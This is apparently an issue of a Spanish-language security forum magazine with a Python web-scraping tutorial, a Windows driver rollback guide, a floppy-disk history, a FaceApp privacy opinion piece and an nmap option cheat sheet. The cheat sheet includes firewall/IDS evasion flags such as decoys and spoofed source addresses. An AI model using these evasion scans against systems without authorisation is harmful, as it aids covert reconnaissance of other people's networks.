**Contacto:**

[underc0de.org/foro/profile/Bartz](http://underc0de.org/foro/profile/Bartz)

# E

n este artículo produciremos un script para obtener las últimas entradas de un portal de noticias informáticas obteniendo un listado estructurado de titulares y links a los mismos, a modo de un primer acercamiento al web **scraping**.



Mediante esta técnica podemos obtener una alta cantidad de datos, los cuales pueden tener diferentes finalidades, actualmente se habla mucho del **big-data** y sus aplicaciones en diferentes campos, de las “data driven decisions” o “decisiones basadas en datos” y es que estas aplicaciones vienen del análisis y de las posteriores conclusiones generadas a partir de grandes volúmenes de datos, por ejemplo si queremos saber cuál es la visibilidad de nuestra marca en internet, monitorear las tendencias en la red, o incluso poder generar alertas en base a datos recolectados periódicamente y de esta manera, con este conocimiento, siempre estar un paso adelante a la hora de tomar una decisión.

*Es importante resaltar que para que esto sea posible, la información recolectada de fuentes desestructuradas (formato HTML), debe ser almacenada de manera estructurada (base de datos u hoja de cálculos).*

Hay muchas maneras diferentes de extraer información de la web. Probablemente la mejor manera de lograrlo sería a través de APIs. Muchos sitios grandes como Facebook, Twitter, Google, StackOverflow o incluso Shodan proporcionan una API para acceder a su información de una manera estructurada pero lamentablemente no todos los sitios proporcionan una API ya sea por falta de conocimientos técnicos o porque no quieren que el público en general tenga acceso a grandes cantidades de datos estructurados de su sitio.

## COMENCEMOS...

Trabajaremos en un entorno **GNU/Linux** (Debian), aunque no debería haber diferencias basadas en el sistema operativo siempre y cuando el venv tenga los requerimientos detallados a continuación.

Información sobre la **Configuración de Diferentes Entornos<sup>9</sup> Virtuales en Python<sup>10</sup>** para ayudar a los más nuevos, pero no nos detendremos en este punto refiriéndonos a ese tema en particular.

## instalación de dependencias en el entorno virtual

Desde la consola instalar BeautifulSoup4 y la librería **Requests**

```
$ pip3 install beautifulsoup4
```

```
$ pip3 install requests
```

En el caso de aun no tener pip instalado, el mismo se instalara de la siguiente manera:

```
$ sudo apt-get install python3-pip
```

```
$ sudo pip3 install --upgrade virtualenv
```

Es recomendable correr los ‘pip3 install’ desde la consola integrada dentro del mismo IDE y así no cometer errores con los venv, ya que es común que al comenzar a escribir el código tengamos un error que diga algo como “ImportError: No module named BeautifulSoup” y puede deberse a que las dependencias fueron instaladas en otro entorno virtual.

<sup>9</sup> Python Software Foundation, 2019, Pip3 Install Packages, [packaging.python.org/tutorials/installing-packages](https://packaging.python.org/tutorials/installing-packages/), Consultado: 13/07/2019

<sup>10</sup> Python Software Foundation, 2019, Virtual Enviornments on Python, [docs.python.org/3/tutorial/venv.html](https://docs.python.org/3/tutorial/venv.html), Consultado: 13/07/2019.

## Analizando el sitio web

Al hacer **scraping**<sup>11</sup> empezamos a ver el patrón del formato del contenido, a analizar las URL para poder obtener un mayor número de registros a lo largo de varias páginas. La primer página con la que vamos a trabajar es [www.xataka.com](http://www.xataka.com), podemos ver que tiene una sección con las últimas noticias en [www.xataka.com/record/20](http://www.xataka.com/record/20) que es lo que estamos buscando.

Las noticias tienen dos tipos de formato, algunas están resaltadas teniendo un mayor tamaño mientras otras no. Esto nos importa debido a que vamos a apuntar a estos artículos basándonos en las clases CSS de los mismos.



El paso siguiente es **inspeccionar** el código **HTML** en busca del *identificador* único del contenido que nos interesa (*imagen 2*)

```

▼ <article class="recent-abstract abstract-article" itemscope=""
 itemtype="http://schema.org/NewsArticle">
 ▶ <div class="abstract-figure">...</div>
 ▼ <div class="abstract-content">
 ▼ <header>
 ▼ <h2 class="abstract-title" itemprop="headline">
 ▼
 21 subreddits que los editores de Xataka consideran imprescindibles

 </h2>
 ▶ ... flex
 </header>
 ▶ <div class="abstract-excerpt" itemprop="description">...</div>
 ▶ <footer class="abstract-byline">...</footer>
 </div>
</article>
▼ <article class="recent-abstract abstract-article m-featured" itemscope=""
 itemtype="http://schema.org/NewsArticle">
 ▶ <div class="abstract-figure">...</div>
 ▶ <div class="abstract-content">...</div>
</article>
</div>

```

Aunque los dos tipos de entradas parezcan diferentes analicemos el código de la imagen:

- La entrada del primer tipo está dentro de una sección "article" con clase
  - class="recent-abstract abstract-article"
- La entrada del segundo tipo está dentro de una sección "article" con clase
  - class="recent-abstract abstract-article **m-featured**"

Con estos identificadores únicos de las entradas, y habiendo hecho el análisis de las **url** por donde iremos recolectando información, podemos proceder (al fin!) a realizar nuestro código.

<sup>11</sup> Ricardo Moya, 2015, Scraping en Python (BeautifulSoup), jarroba.com/scraping-python-beautifulsoup-ejemplos, Consultado: 03/07/2019.

Sunil Ray, 2019, Beginner's guide to Web Scraping in Python using BeautifulSoup, www.analyticsvidhya.com/blog/2015/10/beginner-guide-web-scraping-beautiful-soup-python, Consultado: 03/07/2019.

## Programando

En primer lugar, hay que *importar* la librería **BeautifulSoup**<sup>12</sup>, definir la Url y hacer una petición html a la página utilizando el método **get**.

### Código:

```
1. from bs4 import BeautifulSoup as bs #A partir de ahora nos referimos a BeautifulSoup
 como 'bs'
2. import requests
3. URL = "https://www.xataka.com/record/20"
4. cont = 0 #Contador, lo usaremos mas adelante
5. #Realizamos la petición a la pagina
6. req = requests.get(url)
```

52

El método `requests.get(url)` realiza a la url una petición mediante el *protocolo HTTP* guardando todo el contenido HTML de la página y algunos datos adicionales como el **StatusCode** que verificaremos que sea 200, lo que quiere decir que la respuesta de la página fue 'Ok'.

A partir de este momento tenemos todo el HTML localmente para poder filtrar y ordenar los datos que nos interesan. Utilizamos el **método** `find_all()` para encontrar todo lo que coincida con el criterio que analizamos a partir del código HTML de la página (*Imagen 2*).

Los **parámetros** de esta función son:

`find_all(tag, contenido)`, con **tag** haciendo referencia a las etiquetas tal como `<p>` `<a>` o en este caso `<article>` y **contenido** refiriéndose a lo que está dentro de esa etiqueta, en este caso el contenido de la "class".

### Código:

```
1. if statusCode == 200:
2. html = bs(req.text, "html.parser") #Pasamos el contenido HTML a un objeto
 BeautifulSoup()
3. # Obtenemos todos los artículos del primer tipo
4. entradas = html.find_all('article', {'class': 'recent-abstract abstract-
 article'})
5. # Lo mismo con el segundo tipo de artículos (los de la imagen mas grande)
6. entradas2 = html.find_all('article', {'class': 'recent-abstract abstract-
 article m-featured'})
7. #Agregamos cada item de la segunda lista de artículos a la primer lista
8. for item in entradas2:
9. entradas.append(item)
```

Primero obtuvimos con una petición todo el HTML de la página, y filtramos el contenido deseado en una lista de 'entradas'. Trabajaremos ahora con la lista de entradas filtrando el contenido de cada una como el título y el link.

<sup>12</sup> Python For Beginners, 2019, Beautiful Soup 4 Python. [www.pythonforbeginners.com/beautifulsoup/beautifulsoup-4-python](http://www.pythonforbeginners.com/beautifulsoup/beautifulsoup-4-python), Consultado: 01/07/2019.

Leonard Richardson, 2019, Beautiful Soup Documentation, [www.crummy.com/software/BeautifulSoup/bs4/doc](http://www.crummy.com/software/BeautifulSoup/bs4/doc), Consultado: 08/07/2019.

**Código:**

```

1. # Recorremos todas las entradas para extraer el título y link
2. for item in entradas:
3. cont += 1 #Contador autoincremental para llevar registro de la cantidad de artículos
4. titulo = item.find('h2', {'class': 'abstract-title'}).getText()
5. link = item.find('a').get('href')
6.
7. # Imprimo el Título y link de las entradas
8. print("Id.....: %d" % cont)
9. print("Titulo....: " + titulo)
10. print("Link:.....: " + link)
11. print("_____")
12.

```

Como vemos después de que *identificamos* el **fragmento de código** con find() utilizamos en la misma sentencia dos métodos diferentes:

.get(**tag**) Haciendo referencia a que nos devuelva el texto dentro de dicho parámetro como el "href"  
 .getText() El cual nos devolverá el texto que esté dentro de la etiqueta <a> en este caso, refiriéndonos al título de la entrada

Terminamos el ejemplo haciendo un print() de estas noticias para mostrarlas por consola. En el caso de contar con una conexión a una base de datos estaríamos guardando los datos en ella para poder acceder a estos en otro momento.

Con este ejemplo hemos demostrado la capacidad de **BeautifulSoup** y **Python** para poder obtener el *código* de una *página web*, filtrar el contenido bajo un criterio determinado y almacenar su contenido de manera estructurada para su posterior análisis o utilización.

El ejemplo se hizo utilizando una sola página, pero a continuación podremos ver el **código completo**, recorriendo el resto de las páginas de dicho sitio para la recolección de la totalidad de sus entradas.

**Código:**

```

1. # -*- coding: utf-8 -*-
2. __author__ = 'Bartz'
3.
4. from bs4 import BeautifulSoup as bs
5. import requests
6.
7. def getXataka(max_pages):
8. URL = "https://www.xataka.com/"
9. LIMIT = max_pages
10. cont = 0
11.
12. for i in range(0, LIMIT): # LIMIT es la cantidad maxima de paginas
13. # Construimos la Url, %s se reemplaza por URL y %d se reemplaza por el
 numero de pagina
14. url = "%srecord/%d" % (URL, i * 20) # El *20 es porque la Url va de 20
 en 20 (20, 40, 60, etc)
15. # Realizamos la petición a la web
16. req = requests.get(url)

```

```

17. # Comprobamos que la petición nos devuelve un Status Code = 200 (200 =
 Ok)
18. statusCode = req.status_code
19. if statusCode == 200:
20. # Pasamos el contenido HTML de la web a un objeto BeautifulSoup()
21. html = bs(req.text, "html.parser")
22. # Obtenemos todos los artículos, en este caso dentro de una etiqueta
 "Article" con clase "recent-abstract abstract-article"
23. entradas = html.find_all('article', {'class': 'recent-abstract
 abstract-article'})
24. # Lo mismo con el segundo tipo de artículos (los de la imagen mas
 grande)
25. entradas2 = html.find_all('article', {'class': 'recent-abstract
 abstract-article m-featured'})
26. # Agregamos cada item de la segunda lista de artículos a la primer
 lista
27. for item in entradas2:
28. entradas.append(item)
29. # Recorremos todas las entradas para extraer el título y link
30. for item in entradas:
31. cont += 1 # Contador autoincremental para llevar registro de la
 cantidad de artículos
32. titulo = item.find('h2', {'class': 'abstract-title'}).getText()
33. link = item.find('a').get('href')
34.
35. # Imprimo el Título y link de las entradas
36. print("Id.....: %d" % cont)
37. print("Titulo.....: " + titulo)
38. print("Link:.....: " + link)
39. print("_____")
40. else:
41. # Si no existe la página mostramos el error
42. print("*****")
43. print("La página " + url + " dio un error %d" % statusCode)
44. print("*****")
45. break
46. getXataca(1000)

```

Esperando que haya sido de utilidad y nos vemos en  
nuestro foro [underc0de.org/foro](http://underc0de.org/foro)

# REVIRTIENDO CUALQUIER CONTROLADOR

REPARACIONES

Algunas veces si actualizamos los controladores con Windows Update o con programas que nos pueda brindar el fabricante o algunos de terceros pueden darnos resultados *desafortunadamente malos o no compatibles con Windows*.

También demos de tener en cuenta que Windows solo mantiene la versión anterior del controlador para el caso que deseemos revertir el controlador, además esta opción no está para el controlador de impresoras.

Escrito por: @GOLD MASTER | USER UNDERCODE



Su área favorita es la parte técnica ya que considera que es un tema fundamental en donde se puede ayudar bastante a usuarios de diferentes regiones. Le gusta estar constantemente actualizado en la tecnología para poder brindar siempre un mayor apoyo a quien lo necesite. Como especialidad le apasiona el hardware y temas en general de la parte técnica en equipos con Windows, Linux entre otros.

**Contacto:**

[underc0de.org/foro/profile/Gold%20Master](http://underc0de.org/foro/profile/Gold%20Master)

A

hora bien, podemos seguir las siguientes instrucciones si tenemos problemas con una actualización de algún controlador/driver o si Windows instaló a uno genérico, podemos revertirlo.



## Aplicable en:

- Windows 7.
- Windows 8/8.1
- Windows 10.

## Instrucciones para la resolución:

En el buscador de Windows escribimos **Administrador de dispositivos** y damos un clic / seleccionamos el dispositivo y damos clic derecho sobre el / Propiedades / Controlador / Revertir al controlador anterior y por último de clic en aceptar.

## Instrucciones de manera gráfica:

Figura: buscando el administrador de dispositivos




Figura: Opciones del controlador (Enfocándonos nosotros en Propiedades de él)





Figura: Despliegue de las propiedades del controlador.



*Por último, hay que esperar unos cuantos minutos para que se revierta el controlador, y el tiempo de duración es distinto en cada equipo ya que puede deberse a distintos factores como por ejemplo el peso del controlador y la capacidad de hardware.*

# DISQUETE: ICONO UNIVERSAL DE GUARDADO

Los iconos de las aplicaciones con las que interactuamos todos los días son un claro ejemplo de **leyendas informáticas**, donde a pesar de que hay personas que en su vida han manipulado un **Disquete** o **Floppy Disk** físicamente, este formato de almacenamiento sigue siendo el icono por excelencia que representa la acción para el **guardado**.

Escrito por: @DENISSE | CO-ADMIN UNDERCODE




Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños, llamado GoGoReaders. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:

[underc0de.org/foro/profile/Denisse](https://underc0de.org/foro/profile/Denisse)

El dispositivo de tipo magnético y flexible<sup>13</sup>, compuesto por una fina lámina circular, dentro de una cubierta de plástico cuadrada o rectangular, era utilizado como: **disco de arranque**, para compartir datos e información de una computadora a otra, o simplemente para almacenar y resguardar archivos.

<sup>13</sup> Wikipedia,2019, Disquete, es.wikipedia.org/wiki/Disquete, Consultado: 10/07/2019.



## pero... ¿cómo son leídos estos dispositivos?

La unidad encargada de la lectura y escritura de datos en disquete se llama

### Disquetera.



El Disquete de 3½" quedó *estancado en una capacidad 1,44 MB, de "densidad alta", más* de una década, pero eso no era todo, en una de las esquinas del disco hay un cuadrito (seguro), el cual es movable para quitar o poner protección contra escritura, permitiendo únicamente lectura de dicho dispositivo. Además de la exasperante lentitud al guardar o abrir archivos.

Y pensar que debíamos tener más de 1 disquete con la misma información o múltiples disquetes para compartir un archivo o programa, se dañaban fácilmente, si se golpeaban, si se colocaban debajo de los libros y cuadernos o simplemente *defecto de fábrica*, nuestras tareas o información valiosa almacenada ahí, se perdía, también era necesario formatearlos para grabar nueva información, aunque si había quienes éramos muy cuidadosos con traslado de estos dispositivos.

En los tiempos en los que era común utilizar disquetes o *floppy disk* no era raro escuchar: **"Graba el archivo o la información en el disquete", "se dañó el archivo", "lo grabé en dos disquetes y ninguno sirvió" o "&\$\$%\$ disquete"**.

Lo gracioso para quienes jamás hayan utilizado estas unidades de almacenamiento es ver la capacidad tan limitada que tenían, probablemente dirán "pero... ¿Qué alcanzaban a guardar ahí?, pues... si guardábamos lo necesario, aunque ahora ninguna unidad llegue a satisfacer las necesidades de respaldar nuestra información importante.

*Sin duda alguna el momento en el que digitalmente más vieja me he sentido es dando instrucciones a mis alumnos (secundaria o bachillerato) para **Guardar un archivo**, pues simplemente indicarles "Hagan clic en el icono del disquete", y como respuesta ver su rostro de "What?", "¿de qué habla?, ¿Eso dónde está?", jajaja, esa es una reacción instantánea, y a lo cual es necesario explicarles detalladamente la forma gráfica del disquete.*

Y claro, porque tanto para las nuevas generaciones como para los que se han visto obligados a unirse a la **era tecnológica**, este concepto es curioso debido a que ya es parte del pasado, o sea este dispositivo físicamente y como unidad de almacenamiento, el disquete ya es *un elemento obsoleto*.

## ransomware en un disquete...

Era habitual que en 1989 existieran publicaciones informáticas en papel, *regalaban* un disquete de 5¼, y quienes adquirían estas publicaciones no dudaban en introducirlo en sus ordenadores, normalmente se trataba de *programas de pruebas* o *herramientas* de publicidad de algún producto. Incautos insertaban dicho disco, pero este les hacía resolver un test para "saber el riesgo de contraer SIDA según los hábitos o prácticas sexuales", y aparentemente era lo único que contenía, pero al pasar los días los curiosos que resolvieron ese cuestionario, se llevaban la sorpresa de tener su **ordenador bloqueado por completo**, un *mensaje* solicitaba enviar 189 dólares a una dirección postal de Panamá y una factura impresa. Ante este hecho cientos de personas compraron esa revista, siendo víctimas del que puede ser **el primer caso de ransomware de la historia**<sup>14</sup>, al menos el primero conocido.



<sup>14</sup> **Test de Velocidad**, 2017, El primer virus ransomware llegó en 1989 dentro de un disquete, [www.testdevelocidad.es/2017/04/12/primer-virus-ransomware-1989-disquete](http://www.testdevelocidad.es/2017/04/12/primer-virus-ransomware-1989-disquete), **Consultado**: 11/07/2019.

# OFF TOPIC



## Desafío #1 UNDERCODE

undercoders prepárense, hemos recibido el siguiente mensaje, ¿qué ocultará?

```
01100010 01000111 01000110 01110000 01011001 00110010 01101100 01101101 01100010
00110010 01010110 01101011 01001101 01000111 01001110 01111001 01011010 01010111
01010010 01110101 01100100 01010011 00111001 01101100 01100010 01010011 00110101
00110000 01001100 01111001 00111000 00110110 01100011 00110011 01000010 00110000
01100100 01000111 01100111 00111101
```



**Nota:**

Todo se puede hacer con programas On-Line.

Esperamos sus resultados vía e-mail: [underc0de.org@gmail.com](mailto:underc0de.org@gmail.com)

con asunto **DESAFÍO-UNDERDOCS**


[@xyz](#)

# Hablemos del tren viral: FACEAPP



Últimamente se hablan de **APPS de realidad aumentada**, aplicaciones que muestran cómo te verías de viejo, de joven o si fueras del sexo opuesto, contenido multimedia, juegos, entre otros, pero vamos a centrarnos en las aplicaciones con fines de entretenimiento.

¿Qué son? ¿Para qué sirven? no son más que aplicaciones las cuales sirven de muy poco, en realidad no les vemos mucho uso, aun cuando esas vengan pre instaladas en nuestro Smartphone, tales como los **AR Emoji**. Bien, desde hace unos días se **viralizó** una aplicación que, aunque no lo crean ya estaba en las tiendas de aplicaciones desde hace más de un año, veamos de qué se trata.



## y de lo que todos hablan... ¿es segura?

En realidad, no, y no solo esa aplicación, todas las aplicaciones tanto gratuitas y de pago **NO SON SEGURAS**. Son utilizadas como **tácticas** para que los usuarios **regalen**, o "**voluntariamente**" **cedan**, sin darse cuenta, su **información personal**. Uber, por ejemplo, tiene acceso a información de las tarjetas de crédito o débito que tenemos vinculadas. A lo que un tercero puede acceder a toda esa información y hacer mal uso de la misma.

## pero... ¿POR qué nos preocupa tanto faceapp?

En el caso de **FaceApp**, una aplicación desarrollada por **Wireless Lab**, empresa originaria de *San Petersburgo, Rusia*, la cual tiene acceso a los **datos biométricos "casi a nada"**, reproduciendo el funcionamiento de los filtros de Snapchat: mediante la ayuda de filtros, **escanea** el rostro y hace los cambios necesarios para lucir más joven o viejo. Así como también Apple, Samsung, Sony, LG, Huawei etc., con su reconocimiento facial o el sensor de huella dactilar.

A pesar de que ésta y otras apps aparenten ser gratuitas, en realidad ofrecen estos servicios a cambio de la recolección de tus datos, incluido las fotos y videos.

Entonces, la información recolectada, es utilizada para analizar el uso de internet, a través de las cookies del navegador de los dispositivos y así poder ofrecer publicidad personalizada... nada más y nada menos como lo que Google y Facebook hacen.

## Ahora vamos con la pregunta del millón de dólares; ¿estamos seguros usando esa aplicación?

Cabe mencionar que en las **políticas de privacidad de FaceApp**... se estipula que *la información no será vendida a terceros y que solo puede ser utilizada por los colaboradores de Wireless Lab*, pero hay que recalcar que **los datos pueden ser transferidos y almacenados en otro país**, como Rusia, por lo que las leyes en cuanto a privacidad y uso de datos pueden cambiar de manera significativa.

Así que, sin intención de asustarlos, la realidad es que los datos de quienes instalen y usen dicha aplicación no están seguros. Y digamos que la mejor forma de que nuestra información y/o datos estén a salvo es no haber nacido. De esa forma toda la información referente a nosotros estaría tan segura como de que ni el mejor hacker tendría información a ella por el simple hecho de que no existiría.

Ya que una vez que un rostro, nombre y otros datos como el e-mail o la ubicación se encuentran en línea, pueden ser utilizados en software de reconocimiento facial.

*En mi opinión, no le veo el lado negativo a usar esa ni alguna otra aplicación, después de todo cada quien sabe que uso le da tanto a sus aplicaciones como a su vida, es exactamente lo mismo que pasa con los fumadores, fuman por gusto, nadie los obliga. Lo que, si llega a ser peligroso y preocupante, es que personas menores de edad tengan acceso a esas "herramientas".*

Bueno, por el hecho de que cuando somos niños que hacemos y pensamos muchas tonterías, no digo que un adulto no las haga pero quiero confiar que es lo suficientemente capaz de no hacerlas, en el caso de un menor es más vulnerable a caer en un engaño o fraude, digan a los niños fanáticos de Avengers que si se avientan desde la cama podrá volar como "Iron Man" y, por lo menos el 90% de esos niños lo hará, el otro 9% estará pensando en hacerlo y el 1% restante aún no decide si lo hace o no, vaya pedazo de ejemplo, bien, es lo mismo con el uso de la tecnología y sus herramientas, si una aplicación te dice que por el simple hecho de descargarla te obsequiarán 10 USD ¿A poco no lo harías? ¿Quién te regala esos 10 USD así "de la nada"? ¡Exacto! NADIE, entonces, ¿Por qué no descargarla?, aunque cada quien es responsable de sí mismo, depende de uno si caemos en el fraude.

*Lo mismo pasa con la famosa FaceApp, si la tienes instalada es **BAJO TU PROPIO RIESGO**.*

En conclusión. Amigos míos, lo único seguro que tenemos es la muerte. Ninguna empresa, herramienta, manual o un experto te garantizará tu seguridad al 100%, toda nuestra información está en la red, podemos saber, incluso desde donde provino, que se usó para hacer, fecha y hora de un simple "twitt". Solo basta tener dos cosas, la primera, las herramientas, la segunda y muy importante, los conocimientos. Así que no se asusten, "**no pasa nada**" si usan FaceApp.

Así que antes de descargar otra aplicación o cederle nuestra información de Facebook a un juego, encuesta o aplicación de este tipo para subirnos al **tren viral**, tal vez vale la pena pensar cuanto estamos dispuestos a ceder sobre nuestra información privada a personas que pueden vivir, incluso, del otro lado del mundo. La recomendación que les dejamos aquí, es que, si no le encuentran un motivo para usarla, no la instalen, ahora que, si tienen la **curiosidad**, bueno, la instalan, la usan un par de veces y la desinstalamos, así de simple.

*De mi parte ha sido todo, espero les sea útil esta información. Hasta la próxima.*

<Zerpens>

HAZ CRECER TU NEGOCIO

# TE HACEMOS TU TIENDA ONLINE

Ideal para negocios interesados  
en mostrar sus productos o  
vender por internet.

✉ [ZERPENS.COM@GMAIL.COM](mailto:ZERPENS.COM@GMAIL.COM)

[CONTACTAR](#) ▶



**ESPECIFICACIÓN DE OBJETIVOS**

Direcciones IP, nombres de sistemas, redes, etc.

Ejemplo: underc0de.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-il **fichero**: lista en fichero | -iR **n** elegir objetivos aleatoriamente, 0 nunca acaba  
--exclude --excludefile **fichero** excluir sistemas desde fichero

**DESCUBRIMIENTO DE SISTEMAS**

-PS **n** tcp syn ping      -PA **n** ping TCP ACK      -PU **n** ping UCP  
-PM Netmask Req      -PP Timestamp Req      -PE Echo Req  
-sl análisis de listado      -PO ping por protocolo      -PN No hacer ping  
-n no hacer DNS      -R Resolver DNS en todos los sistemas objetivo  
--traceroute: trazar ruta al sistema (para topologías de red)  
-ip realizar ping, igual que com -PP -PM -PS443 -PAB0

**TÉCNICAS DE ANÁLISIS DE PUERTOS**

-sS análisis TCP SYN      -sT análisis TCP CONNECT      -sU análisis DUPD  
-sY análisis SCTP INIT      -sZ COOKIE ECHO de SCTP      -sO protocolo IP  
-sW ventana TCP      -sF -sX NULL, FIN, XMAS      -sA TCP ACX

**ESPECIFICACIÓN DE PUERTOS Y ORDEN DE ANÁLISIS**

-p **n-m** rango      -p- todos los puertos      -p **n,m,z** especificados  
-p **U:n-m,z T:n,m U** para UCP **T** para TCP      -F rápido, los 100 comunes  
analizar los puertos utilizados      -r no aleatorio

**DURACIÓN Y EJECUCIÓN**

-T0 paranoico      -T1 sigiloso      -T2 sofisticado  
-T3 normal      -T4 agresivo      -T5 locura  
--min-hostgroup      --max-hostgroup  
--min-rate      --max-rate  
--min-parallelism      --max-parallelism  
--min-rtt-timeout      --max-rtt-timeout      --initial-rtt-timeout  
--max-retries      --host-timeout      --scan-delay

**DETECCIÓN DE SERVICIOS Y VERSIONES**

--sv: detección de la versión de servicios --all-ports no excluir puertos  
--version-all probar cada exploración  
--version-trace rastrear la actividad del análisis de versión  
-O activar detección del S. Operativo      --fuzzy adivinar detección del SO  
--max-os-tries establecer número máximo de intentos contra el sistema objetivo

**EVASION DE FIREWALLS/IDS**

-f fragmentar paquetes      -D **d1,d2**: encubrir análisis con señuelos  
-S **ip** falsear dirección origen      -g **source** falsear puerto origen  
--randomize-hosts orden      --spooof-mac **mac** cambiar MAC de origen

**PARÁMETROS DE NIVEL DE DETALLE Y DEPURACIÓN**

-v Incrementar el nivel de detalle      --reason activos por sistema y puerto  
-d (1-9) establecer nivel de depuración      --packet-trace ruta de paquetes

**OPCIONES INTERACTIVAS**

